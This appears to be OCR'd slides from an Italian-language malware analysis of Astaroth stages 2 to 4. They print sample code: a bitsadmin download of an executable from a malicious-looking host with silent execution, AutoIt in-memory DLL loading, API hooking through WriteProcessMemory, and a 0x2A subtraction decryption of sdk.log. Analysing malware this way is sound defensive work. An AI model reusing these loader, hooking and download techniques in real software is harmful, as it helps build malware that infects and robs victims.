


Astaroth – Stage 2

- Scelta dell’endpoint
- Utilizzo del semaforo
- Drop di file
- Domain-cloaking

Non sono per te!


```
// Initialization
wscriptRun.run(system32+bitsadmin+'

// Drop resources
try {

    // http://yaiinr.actiongroup.my.id/?63034272138628771
job = RunBitsadminTransfer(url+"?63034272138628771", TempDataDir + EurocomPrecisionExe)

}  catch (JIDhWTQAZVotAuYn) {


}
```



dump.log	18/01/2024 10:48	Documento di testo	3 KB
Eurocom.Precision.01581.6964.246.exe	18/01/2024 10:34	Applicazione	873 KB
Eurocom.Precision.01581.6964.246.log	18/01/2024 10:39	Documento di testo	252 KB
Eurocom.Precision.01581.6964.246dbl.log	18/01/2024 10:45	Documento di testo	252 KB
sdk.log	18/01/2024 10:47	Documento di testo	3.197 KB
sqlite3.dll	18/01/2024 10:46	Estensione dell'ap...	911 KB

Astaroth – Stage 2

- Scelta dell’endpoint
- Utilizzo del semaforo
- Drop di file
- Domain-cloaking
- Esecuzione




```
if (fileSystem.FileExists(TempDataDir+ EurocomPrecisionExe )){

if (fileSystem.FileExists(TempDataDir+ EurocomPrecisionLog )){

try{

infected = true;

wscriptRun.run(TempDataDir+EurocomPrecisionExe+' '+TempDataDir+EurocomPrecisionLog, 0,   false);

}catch (hkTUyhgiAjhoVIxz) {



}

infected = true;

}

}
```

dump.log	18/01/2024 10:48	Documento di testo	3 KB
Eurocom.Precision.01581.6964.246.exe	18/01/2024 10:34	Applicazione	873 KB
Eurocom.Precision.01581.6964.246.log	18/01/2024 10:39	Documento di testo	252 KB
Eurocom.Precision.01581.6964.246dbl.log	18/01/2024 10:45	Documento di testo	252 KB
sdk.log	18/01/2024 10:47	Documento di testo	3.197 KB
sqlite3.dll	18/01/2024 10:46	Estensione dell'ap...	911 KB

C:\TempData27737752820\Eurocom.Precision.01581.6964.246.exe C:\TempData27737752820\Eurocom.Precision.01581.6964.246.log

Astaroth – Stage 3


Eurocom.Precision.01581.6964.246.exe

Eurocom.Precision.01581.6964.246.log

script.A3X


script.exe


script.AU3



AutoIt3.exe

script.A3X






Astaroth – Stage 3

Eurocom.Precision.01581.6964.246.exe

Eurocom.Precision.01581.6964.246.log



AutoIt3.exe


script.A3X

```
Local $JQQOEAKITKGBSYAQVETILDQUIOEAKITKGBSYAQVETIOLAQWXUEHYOIQRXEXISTS = FileExists ( "RQJXqtkboyaqveTDKCGZqlrorehiikuyhXLTBgwsnjypfjywcqrAYU" )
If Not $JQQOEAKITKGBSYAQVETILDQUIOEAKITKGBSYAQVETIOLAQWXUEHYOIQRYBEXISTS Then
    SGULYHRLRBUSVRWYHTMJDESNDYIFJAMDYWOCFEBGKUHVITKGWSTUBOG ( )
EndIf
$SVKAWYHTNDGTQWKDQVXKOEAKITKGBSYAQVETIQXIXQTKBOYAQVEXJK = MEMORYDLLOPEN ( $DLLBINARY )
MEMORYDLLCALL ( $SVKAWYHTNDGTQWKDQVXKOEAKITKGBSYAQVETIQXIXQTKBOYAQVEXJK , "int" , "FNNXqtkboyaqveHAODULyhrlrbLEHNcshufqfkyeOQH" )
```

```
Func SGULYHRLRBUSVRWYHTMJDESNDYIFJAMDYWOCFEBGKUHVITKGWSTUBOG ( )
    $DLLBINARY = ""
    $DLLBINARY &= "0x4D5A50000200000004000F00FFFF0000B8000000000000000400001A0000000000000000000000000000000000000000000000000000000000000000000000000000000010000BA10000E
    $DLLBINARY &= "72756E20756E6465722057696E33320D0A2437000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
    $DLLBINARY &= "0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000504500004C010A00156A9C65000000
    $DLLBINARY &= "0000600300000040000010000000020000060000000000000060000000000000000A004000004000000000000020040010000000000000000000010000010000000000000
    $DLLBINARY &= "0000000000000000000000000200400FC5B0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000038
    $DLLBINARY &= "746578740000000C059020000100000005A020000040000000000000000000000000200000602E69746578740000084E60000007002000E80000005E020000000000000
    $DLLBINARY &= "0300000000000000000000000000400000C02E62737300000000FC5C000000800300000000000000000000000000000000000000000000000C02E696461746100000A0B00
    $DLLBINARY &= "6461746100C801000000F00300000200000006A0300000000000000000000000000400000C02E656461746100007700000000000400000200000006C0300000000000000000
    $DLLBINARY &= "0000000000000000000000004000004002E72656C6F630000FC5B000000200400005C000000700300000000000000000000000000400000422E72737263000000001400000
    $DLLBINARY &= "000000000000000A00400000000000E00300000000000000000000000000040000040000000000000000000000000000000000000000000000000000000000000000000000
    $DLLBINARY &= "0000000000000000000000000000041040000307426F6F6C65616E0100000000100000000104000054661 6C7365045472756506537973746 56D020000003410400002084 1
    $DLLBINARY &= "00000000FFFF000002000000006810400001074 96E7465676572040000008 0FFFFFF7F020080104000010442797465010000000FF0000000200000000981040000104576F
    $DLLBINARY &= "000000FFFFFFFF0200000000CC1040001407506F696E7465720000000020000E01040001005496E74363400000000000000080FFFFFFFFFFFFFF7F020000000011400004
```

Astaroth – Stage 3

La tecnica dell'Hooking





```
0:  b8 00
2:  ff 35 34 ff e0 6b
8:  ff 15 80 1c 88 6b
e:  c2 04 00
```

```
public LocalCompact
LocalCompact proc near

uMinFree= dword ptr  4

push    0                ; GlobalCompact
push    _6B8B0734        ; Heap
call    ds:_6B881C80
retn    4
LocalCompact endp
```

```
Func JLFRPQFKPGCQIEQGMXFXFPHGRQLUWHQCXRPQFKPGCQIEQGSOY ( )
    Local $KERNELHANDLE = DllCall ( $_MDKERNEL32DLL , "ptr" , "LoadLibrary" , "str" , "kernel32.dll" )
    Local $HOOKPTR = DllCall ( $_MDKERNEL32DLL , "ptr" , "GetProcAddress" , "ptr" , $KERNELHANDLE [ 0 ] , "str" , $_MFHOOKAPI )
    $_MFHOOKPTR = $HOOKPTR [ 0 ]
    $_MFHOOKBAK = DllStructCreate ( "ubyte[7]" )
    DllCall ( $_MDKERNEL32DLL , "int" , "WriteProcessMemory" , "ptr" , + 4294967295 , "ptr" , DllStructGetPtr ( $_MFHOOKBAK ) , "ptr" , $_MFHOOKPTR , "uint"
    DllCall ( $_MDKERNEL32DLL , "int" , "WriteProcessMemory" , "ptr" , + 4294967295 , "ptr" , $_MFHOOKPTR , "byte*" , 184 , "uint" , 1 , "uint*" , 0 )
    DllCall ( $_MDKERNEL32DLL , "int" , "WriteProcessMemory" , "ptr" , + 4294967295 , "ptr" , $_MFHOOKPTR + 5 , "ushort*" , 57599 , "uint" , 2 , "uint*" , 0
EndFunc
```

Astaroth – Stage 3

La tecnica dell'Hooking




```
0:  b8 00 ff 35 34
5:  ff e0
```


```
public LocalCompact
LocalCompact proc near

uMinFree= dword ptr  4

mov     eax, 3435FF00h
jmp     eax


LocalCompact endp
```

```
Func JLFRPQFKPGCQIEQGMXFXFPHGRQLUWHQCXRPQFKPGCQIEQGSOY ( )
    Local $KERNELHANDLE = DllCall ( $_MDKERNEL32DLL , "ptr" , "LoadLibrary" , "str" , "kernel32.dll" )
    Local $HOOKPTR = DllCall ( $_MDKERNEL32DLL , "ptr" , "GetProcAddress" , "ptr" , $KERNELHANDLE [ 0 ] , "str" , $_MFHOOKAPI )
    $_MFHOOKPTR = $HOOKPTR [ 0 ]
    $_MFHOOKBAK = DllStructCreate ( "ubyte[7]" )
    DllCall ( $_MDKERNEL32DLL , "int" , "WriteProcessMemory" , "ptr" , + 4294967295 , "ptr" , DllStructGetPtr ( $_MFHOOKBAK ) , "ptr" , $_MFHOOKPTR , "uint"
    DllCall ( $_MDKERNEL32DLL , "int" , "WriteProcessMemory" , "ptr" , + 4294967295 , "ptr" , $_MFHOOKPTR , "byte*" , 184 , "uint" , 1 , "uint*" , 0 )
    DllCall ( $_MDKERNEL32DLL , "int" , "WriteProcessMemory" , "ptr" , + 4294967295 , "ptr" , $_MFHOOKPTR + 5 , "ushort*" , 57599 , "uint" , 2 , "uint*" , 0
EndFunc
```

Astaroth – Stage 3

Eurocom.Precision.01581.6964.246.exe

Eurocom.Precision.01581.6964.246.log



AutoIt3.exe

```
Func MEMORYFUNCSET ( $ADDRESS )
    DllCall ( $_MDKERNEL32DLL , "int" , "WriteProcessMemory" , "ptr" , + 4294967295 , "ptr" , $_MFHOOKPTR + 1
```

```
0:  b8 00 ff 35 34
5:  ff e0
```


```
Func MEMORYDLLOPEN ( $_BINADLLS )
    If Not IsDllStruct ( $_MDCODEBUFFER ) Then MEMORYDLLINIT ( )
    Local $RET = DllCall ( $_MDKERNEL32DLL , "hwnd" , "LoadLibrary
    Local $GETPROCADDRESS = DllCall ( $_MDKERNEL32DLL , "uint" , "
    Local $LOADLIBRARYA = DllCall ( $_MDKERNEL32DLL , "uint" , "Ge
    Local $DLLBUFFER = DllStructCreate ( "byte[" & BinaryLen ( $_B
    DllStructSetData ( $DLLBUFFER , 1 , $_BINADLLS )
    MEMORYFUNCSET ( DllStructGetPtr ( $_MDCODEBUFFER ) + $_MDLOADOFFSET )
    Local $MODULE = DllCall ( $_MDKERNEL32DLL , "uint" , $_MFHOOKAPI , "uint" , $LOADLIBRARYA [ 0 ] , "uint" , $GETPROCADDRESS [ 0 ] , "ptr" , DllStructGetPt
    $DLLBUFFER = 0
    Return $MODULE [ 0 ]
EndFunc
```


script.A3X


```
Func MEMORYDLLINIT ( )
    If IsDllStruct ( $_MDCODEBUFFER ) Then Return
    Local $OPCODE = "0xFFFFFFFFFFFFFFFFB800000000FFE0B800000000FFE0B800000000FFE0B800000000FFE0B8000
    $OPCODE &= "595150FFD2898348114000E8000000005981E90F154000518B9100114000E80D0000006B65726E656C33
    $OPCODE &= "8B550C0114074683C1028B430483E808D1E839F077D8035B04833B0075B683C4045B5E5F5DC35589E557
    $OPCODE &= "D4B800000000837DECFF741EB8000000008B55EC3B531477118B45ECC1E00203431C8B55F003141089D0
    $_MDLOADOFFSET = ( StringInStr ( $OPCODE , "59585A51" ) + 4294967295 ) / 2 + 4294967295
    $_MDGETOFFSET = ( StringInStr ( $OPCODE , "5990585A51" ) + 4294967295 ) / 2 + 4294967295
    $_MDFREEOFFSET = ( StringInStr ( $OPCODE , "5A585250" ) + 4294967295 ) / 2 + 4294967295
    $_MDCODEBUFFER = DllStructCreate ( "byte[" & BinaryLen ( $OPCODE ) & "]" )
    DllStructSetData ( $_MDCODEBUFFER , 1 , $OPCODE )
    If Not IsDllStruct ( $_MFHOOKBAK ) Then JLFRPQFKPGCQIEQGMXFXFPHGRQLUWHQCXRPQFKPGCQIEQGSOY ( )
EndFunc
```

Astaroth – Stage 4

- DLL in Borland Delphi
- Lettura del file SDK.LOG
- Routine di decifratura








Astaroth – Stage 4

- Algoritmo di decifrazione su *sdk.log*
- Key = ‘*’ (0x2A)
- p[i] = c[i] - 0x2A



